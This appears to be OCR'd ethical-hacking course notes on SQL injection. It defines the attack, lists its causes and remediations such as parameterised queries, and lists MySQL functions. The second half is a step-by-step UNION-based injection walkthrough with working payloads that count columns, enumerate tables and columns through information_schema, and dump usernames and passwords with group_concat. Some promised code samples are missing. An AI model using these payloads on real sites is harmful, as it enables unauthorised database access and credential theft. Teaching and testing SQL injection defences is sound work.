SQL INJECTIONS

Ashutosh Sharma & Sajal Jain

Cryptus Certified Ethical Hacker

SQL Injection

What is SQL Injection?

SQL injection is a code injection technique, used to attack data-driven applications, in which nefarious SQL statements are inserted into an entry field for execution (e.g. to dump the database contents to the attacker).

Causes of SQL injection

- The SQL Injection attack is possible when the programmers who write the code behind the page neglect to properly escape strings that are used in SQL queries.
- Code Samples Outdated.
- Inexperienced developers lack training on old vulnerabilities.
- Abandoned legacy applications. With the original application. Developers retired and the source code difficult to locate, vulnerabilities in legacy applications can be difficult to patch.

- # SQL Injection Remediations

1. **Constrain input.**

You should validate all input to your ASP.NET applications for type, length, format, and range. By constraining the input used in your data access queries, you can protect your application from SQL injection.

2. **Use parameters with stored procedures.**

Using stored procedures does not necessarily prevent SQL injection. The important thing to do is use parameters with stored procedures. If you do not use parameters, your stored procedures can be susceptible to SQL injection if they use unfiltered input as described in the "Overview" section of this document.

3. **Use parameters with dynamic SQL.**

If you cannot use stored procedures, you should still use parameters when constructing dynamic SQL statements. The following code shows how to use **SqlParametersCollection** with dynamic SQL.

Functions which are used in the queries:

- The **GROUP_CONCAT() function** :

  GROUP_CONCAT() function is used to concatenate column values into a single string. It is very useful if you would otherwise perform a lookup of many row and then concatenate them on the client end. One thing to remember: **GROUP_CONCAT()** ignores NULL values.

- **Some other commonly used functions in MySQL:**

CURRENT_USER(), CURRENT_USER	The authenticated user name and host name
DATABASE()	Return the default (current) database name
FOUND_ROWS()	For a SELECT with a LIMIT clause, the number of rows that would be returned were there no LIMIT clause
LAST_INSERT_ID()	Value of the AUTOINCREMENT column for the last INSERT
ROW_COUNT()	The number of rows updated
SCHEMA()	Synonym for DATABASE()
SESSION_USER()	Synonym for USER()
SYSTEM_USER()	Synonym for USER()
USER()	The user name and host name provided by the client
VERSION()	Return a string that indicates the MySQL server version


* What is union SQL injection?

UNION-based attacks allow the tester to easily extract information from the database. Because the UNION operator can only be used if both queries have the exact same structure, the attacker must craft a SELECT statement similar to the original query.

(NOTE: Execute these queries in browser)

- ✓ **STEP-1**


  First of all add ' after url to check the vulnerability....



- ✓ **STEP-2**

  For checking number of columns use order by command like


  order by 1-- check by increasing number.




  i.e. check until you get an error

✓ STEP-3


find the vulnerable column by command using union select command.



check the database by command: union select 1,database(),3--



check the version of the site by using command: union select 1,version(),3--



✓ STEP-4


Find the table name in this site....


union select 1,table_name,3 from information_schema.tables where table_schema=database()--

then find total table names in this site by using group concat.

✓ STEP-5

select any table name.






then choose any column from the table name.

by using command union select 1,group_concat(column_name),3 from information_schema.columns where table_name=USER--

then change USER in HEX Encoding by using hackbar.



✓ STEP-6

Select column ID,USERNAME,PASSWORD...
find the USERNAME,PASSWORD by using command

union select 1,group_concat(USERNAME,0x3a,PASSWORD),3 from USER--